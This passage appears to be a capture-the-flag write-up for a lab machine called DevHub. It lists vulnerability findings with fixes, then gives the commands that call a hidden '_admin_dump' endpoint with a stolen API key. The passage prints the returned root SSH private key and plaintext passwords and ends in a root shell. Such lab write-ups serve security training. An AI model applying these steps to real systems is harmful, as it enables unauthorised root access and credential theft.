_admin_dump(target="ssh_keys") directly reads the root private key, requiring only `confirm=true`. Fix: Remove completely, or change to read-only public key, requiring additional audit logs.

4. Plaintext Password Storage/Return (Critical)

python "analyst": "JupyterN0tebook!2026",

"mcp-dev": "Mcp!Insp3ct0r2026"
Passwords are hard-coded in plaintext within the code and returned via API. Fix: No passwords should be stored in the code; credential management should use Vault/KMS or similar solutions.

5. Lack of Rate Limiting and Audit Logs (Medium)

/tools/call has no call frequency limits and does not record who called which tool at what time. Fix: Add rate limiting and complete operation audit logs.

6. Binding only to localhost without other defenses in depth (Low)

pythonapp.run(host='127.0.0.1', port=5000)
Although it only listens to the local machine, if other compromised services on the server (such as Jupyter or mcpjam) can be directly accessed from within. Solution: Even internal services should be assumed to have "zero trust" and use mTLS or Unix sockets.
The intent behind this feature is difficult to conceal otherwise. A locally-only operations service hiding an ops._admin_dump operation that returns credentials on demand is essentially a backdoor, even if it's wrapped in the code as an "emergency recovery" tool.
Since the OpsMCP API key has already been recovered from the analyst's home, calling it is very straightforward:
analyst@devhub:/opt/opsmcp$ api_key="$(cat ~/.opsmcp_key)"
analyst@devhub:/opt/opsmcp$ curl -s http://127.0.0.1:5000/tools/call \
-H "Content-Type: application/json" \
-H "X-API-Key: $api_key" \
-d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}' \
| tee /tmp/dump.json
{"note":"Emergency recovery key dump","root_private_key":"-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn\nNhAAAAAwEAAQAAAQEAwWHw4Iv8yDwyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9\nG/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQolR8S0GWHwHQjjXVQ5/dHX\n8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bWOKaGmgEG0rW1I/mw8z\n6HmooVORQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ0ObKikcDTnit1kQ/7ZUOoyGhUgEwVk/n\nGhm2D96OW/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7twODIbXNSjzWsLQRQ\n7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhAAABAQDBYfDgi/zIPDKo5pw7m4HY4W\nv9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+OqW2o/fXYg40Bf0vC9Od7zUTiH6GLbF2PCC+Hbu\nITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWPppY/l8Nx4jOIDGQs\ngyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZElFwulAS73iHNv7SRDQ5s\nqKRwNOeK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwijDAPGeRr7eX27kCPnlj19Y31oa\nV3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAAQAjgZkZkXpjRXJDwrvS\n0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6\nJtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8\nHUa/oEljrrgzTlYflRHhkHQblmd9ZaClUoxIDh0zf2Esmp3nIRBm4J1OX5UQPiPEa7/LkB\ndcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9Sl4bKevsgS4mMMUvVxNdqyasYqNAXi/L\nCvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAgDEPkj6UOdX1B872cHrja2\nnkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn\nMz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK\nMtVMaeJXFYAAAAgQDSlTQAPhkFhsswOcohRO+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI\noocmAAMvEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BWnYaki+xbk\nJt9XB5f2NlmnT4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ\nnI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr\nC8X6q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPFf/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK\nlFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=\n-----END OPENSSH PRIVATE KEY-----\n","target":"ssh_keys"}
The response contains a JSON field named root_private_key, so the only remaining step is to extract it and save it in OpenSSH format:
analyst@devhub:/opt/opsmcp$ python3 - <<'PY' > /tmp/rk
import json
print(json.load(open('/tmp/dump.json'))['root_private_key'], end='')
PY

analyst@devhub:/tmp$ cat rk
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwWHw4Iv8yDwyqOacO5uB2OFr/RaD1TF192ptgJXu0vj5STypOUH9
G/jqltqP312IONAX9LwvTne81E4h+hi2xdjwgvh27iE4AvCQolR8S0GWHwHQjjXVQ5/dHX
8MA96Qabow623zQe5D6PUAsFj6aWP5fDceIziAxkLIMgpsE6I0bWOKaGmgEG0rW1I/mw8z
6HmooVORQsQoTaVUhnUmRJRcLpQEu94hzb+0kQ0ObKikcDTnit1kQ/7ZUOoyGhUgEwVk/n
Ghm2D96OW/JLpMIowwDxnka+3l9u5Aj55Y9fWN9aGld5pVvcoPRZ7twODIbXNSjzWsLQRQ
7l8/a2M+aQAAA8BGnYWeRp2FngAAAAdzc2gtcnNhAAABAQDBYfDgi/zIPDKo5pw7m4HY4W
v9FoPVMXX3am2Ale7S+PlJPKk5Qf0b+OqW2o/fXYg40Bf0vC9Od7zUTiH6GLbF2PCC+Hbu
ITgC8JCiVHxLQZYfAdCONdVDn90dfwwD3pBpujDrbfNB7kPo9QCwWPppY/l8Nx4jOIDGQs
gyCmwTojRtY4poaaAQbStbUj+bDzPoeaihU5FCxChNpVSGdSZElFwulAS73iHNv7SRDQ5s
qKRwNOeK3WRD/tlQ6jIaFSATBWT+caGbYP3o5b8kukwijDAPGeRr7eX27kCPnlj19Y31oa
V3mlW9yg9Fnu3A4Mhtc1KPNawtBFDuXz9rYz5pAAAAAwEAAQAAAQAjgZkZkXpjRXJDwrvS
0fWgXZtXR8gC3+b5+4eJgX3tLJuQz9t+UNhpR2XDNvQNnf3B+Ks9W0QQUznPfV0Nr3X3k6
JtWbN0e5LuLz9PHtYHd05Z+RpS0h2LIhIWNVp+Z2H6l54dy/1LELVVU47B0kSAD0Qig3g8
HUa/oEljrrgzTlYflRHhkHQblmd9ZaClUoxIDh0zf2Esmp3nIRBm4J1OX5UQPiPEa7/LkB
dcQr1K4Z1pbZglc5wPUJZCv8MtVPvW9rCgERl9Sl4bKevsgS4mMMUvVxNdqyasYqNAXi/L
Cvk9YYP9PS4q1dfCYMIvsJJNyoBtUiCJwqW2ba6hs1vVAAAAgDEPkj6UOdX1B872cHrja2
nkahzlja7GZw3G2+hsib4kH/G1nwQs9RRtnzqf/mrXeEhxB27ZN+QE39e7yTC3r6f84mSn
Mz/gS3Czh6DtP+S18jV4xCeac/SoLuxgLvPZ3xnHWvPO6HePQzyVlVk/MBfp+yPrCpIiHK
MtVMaeJXFYAAAAgQDSlTQAPhkFhsswOcohRO+1hd/4xdD9UECem1ytsb5/on47/GEWvtQI
oocmAAMvEYlOvs8GXeYkMBAwi5VCjLunNBCmuRMjTEgE7lqgdhfkK0Lx/a4BWnYaki+xbk
Jt9XB5f2NlmnT4A5QqiO+qPYA2i1iF9CSv5ypxqHFChgMZNwAAAIEA6xcR6lBjwgtKuzRQ
nI+f8DFRxcdfKY1gs0BmfS0RRxwDzIEwJHYafyHnq/CKBTDPCYyn/VI+mF64hhtjUbDgAr
C8X6q/4LJecp3piSHgv6yXhpzkxtz+Q/JSXPFf/9NAgVFQtUjrrnGZbP9kNySaX6q6/npK
lFORwv9PYfxftV8AAAALcm9vdEBkZXZodWI=
-----END OPENSSH PRIVATE KEY-----
Now let's use that get the root shell
analyst@devhub:/tmp$ chmod 600 rk
analyst@devhub:/tmp$ ssh -i rk root@devhub.htb
The authenticity of host 'devhub.htb (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:K64LcxfMoWF9TY77Q+quN1nvBzFftQ11ZxoH8eULpCs.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'devhub.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-179-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue Jun  2 01:35:11 PM UTC 2026

  System load:           0.0
  Usage of /:            76.7% of 9.50GB
  Memory usage:          14%
  Swap usage:            0%
  Processes:             230
  Users logged in:       1
  IPv4 address for eth0: 10.129.167.169
  IPv6 address for eth0: dead:beef::250:56ff:fe95:e853


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Jun 2 13:35:11 2026 from 127.0.0.1
root@devhub:~# whoami
root
Description
DevHub is a medium-difficulty Linux machine centred around the emerging attack surface of MCP (Model Context Protocol) tooling. Initial access is gained by exploiting an unauthenticated RCE vulnerability in the MCPJam Inspector service (CVE-2026-23744), yielding a shell as mcp-dev. Lateral movement to the analyst account is achieved by forwarding the internally-bound Jupyter service over SSH and extracting credentials from a running notebook. Privilege escalation abuses a hardcoded API key found in analyst's home directory to call a hidden _admin_dump endpoint on the locally-running OpsMCP service, which directly returns the root SSH private key and grants a full root shell.